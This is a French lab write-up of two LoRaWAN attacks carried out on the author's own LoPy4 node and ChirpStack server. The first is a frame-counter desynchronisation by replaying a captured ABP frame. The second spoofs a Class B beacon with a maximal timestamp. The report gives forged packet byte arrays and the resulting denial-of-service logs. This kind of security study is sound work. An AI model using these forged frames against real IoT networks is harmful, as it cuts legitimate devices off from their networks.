Attaques choisies issues de la survey

Mini rapport pour les attaques: **Désynchronisation de Compteur** (ABP) et **attaque Beacon (classe B)**

I- **Désynchronisation de Compteur** (ABP):

1. Objectif

Provoquer un **Déni de Service (DoS)** sur un nœud LoPy4 en exploitant la gestion des compteurs de trames (FCnt) en mode ABP.

2. Méthodologie

1. **Capture :** Analyse d'une trame légitime pour extraire le DevAddr (004dbc5d) et le MIC avec F_cnt=54.



2. **Injection via Arduino :** émettre une trame forgée avec un compteur arbitrairement élevé : **FCnt = 54**.


```
uint8_t attackPacket[] = {
  0x40,                   // MHDR (Unconfirmed Data Up)
  0x5D, 0xBC, 0x4D, 0x00, // DevAddr: 004dbc5d (Inversé en Little Endian)
  0x00,                   // FCtrl
  0x36, 0x00,             // FCnt: 54 (0x36 en hexa, format 16 bits Little Endian)
  0x02,                   // FPort (Port 2)
  // --- Payload EXACT de la capture ---
  0x41, 0x4C, 0x45, 0x52, 0x54, 0x45, // 6. FRMPayload: "ALERTE" (414c45525445)
  // --- MIC converti ---
  0xFB, 0x86, 0x53, 0xD4  // MIC final : 251, 134, 83, 212
};
```

```
Envoi du paquet avec FCnt=54 vers la Gateway
>>> Injection r◆éussie ! Le serveur attend maintenant FCnt > 54.
Attente avant nouvelle injection (30s)
```

3. **Mise à jour du Serveur :** ChirpStack accepte la trame malveillante et synchronise son compteur interne sur **54**.

3. Résultats (Preuves)

- **Validation Serveur :** Le log ChirpStack montre l'acceptation de la trame injectée (FCnt: 54).



- **Rejet du Nœud Réel :** Après un redémarrage, le LoPy4 reprend ses émissions à FCnt = 0.

- **Déni de Service :** Le serveur rejette toutes les trames du LoPy4 avec l'erreur UPLINK_F_CNT_RETRANSMISSION (il reste bloqué comme montre la figure ci dessus), car il attend désormais un compteur supérieur à 54. **Le nœud est totalement isolé du réseau.**

```
>>> import main
--- Noeud LoPy4 ABP Demarre ---
Envoi Uplink...
Message envoye. Attente 15s.
Envoi Uplink...
Message envoye. Attente 15s.
Envoi Uplink...
Message envoye. Attente 15s.
```

côté lopy4, on voit l'envoi des trames uplink mais côté serveur, il est bloqué à UPLINK_F_CNT_RETRANSMISSION


II-Désynchronisation Temporelle (Beacon Spoofing) (classe B)

1. Objectif

Perturber la communication descendante (Downlink) en exploitant l'absence d'authentification des Beacons en Classe B.

2. Méthodologie

1. Activation OTAA : Le nœud LoPy4 rejoint le réseau de manière sécurisée et bascule en Classe B.



2. Synchronisation (DeviceTimeReq) : Le nœud demande l'heure au serveur pour caler ses fenêtres de réception.

(lorsque tu configures l'appareil en **Classe B** sur ChirpStack, le serveur envoie des commandes MAC au nœud juste après le **Join**. L'une de ces commandes indique au nœud qu'il doit se synchroniser.)

```
s.setblocking(True)
s.send(bytes([0x01])) # Ce paquet "porte" les requêtes MAC invisibles
s.setblocking(False)
```

3. Injection de Faux Beacon : Un Arduino émet un Beacon falsifié sur 869.525 MHz contenant un timestamp futuriste (0xFFFFFFFF).

```
byte fakeBeacon[17] = {
  0x00, 0x00, 0x01,       // NetID (Ex: 000001)
  0xFF, 0xFF, 0xFF, 0xFF, // FAUX TIMESTAMP (On injecte le maximum pour désynchroniser)
  0x00, 0x00,             // CRC1 (On va le calculer)
  0x00, 0x00, 0x00,       // GW Specific info
  0x00, 0x00, 0x00,       // GW Specific info
  0x00, 0x00              // CRC2
};
```

3. Résultats (Preuves)

- Drift Temporel : Les logs ChirpStack montrent un saut brutal dans les intervalles de temps (passage de 02:23 à 03:17), prouvant que le nœud a perdu sa base de temps réelle.




- Déni de Service Downlink : Le nœud, calé sur la fausse heure de l'attaquant, n'écoute plus aux moments où la Gateway émet. Les messages envoyés par le serveur restent en état "Pending".

```
while True:
    time.sleep(10)
```

(Pendant ce sleep, la puce LoRa du LoPy4 est censée se réveiller automatiquement pour écouter la Gateway. Mais comme elle a reçu ton Faux Beacon, elle calcule le moment du réveil avec une erreur de plusieurs années (à cause du timestamp 0xFFFFFFFF). Le nœud "écoute" donc dans le vide, au mauvais moment.)

- Corruption de Session : La désynchronisation est telle que le serveur conserve une session obsolète, bloquant même les nouvelles tentatives de connexion (Join) après un redémarrage du nœud.



Le serveur attend peut-être que le nœud réagisse à une certaine heure (celle injectée par l'attaque), et il ignore les nouvelles demandes de connexion tant que l'ancienne session n'a pas expiré ou n'a pas été nettoyée manuellement.

ou bien

Le serveur envoie le Join-Accept, mais que le LoPy4 ne l'entende pas parce que sa radio est restée configurée sur les paramètres de l'attaque (Classe B, fréquence Beacon) avant le reset.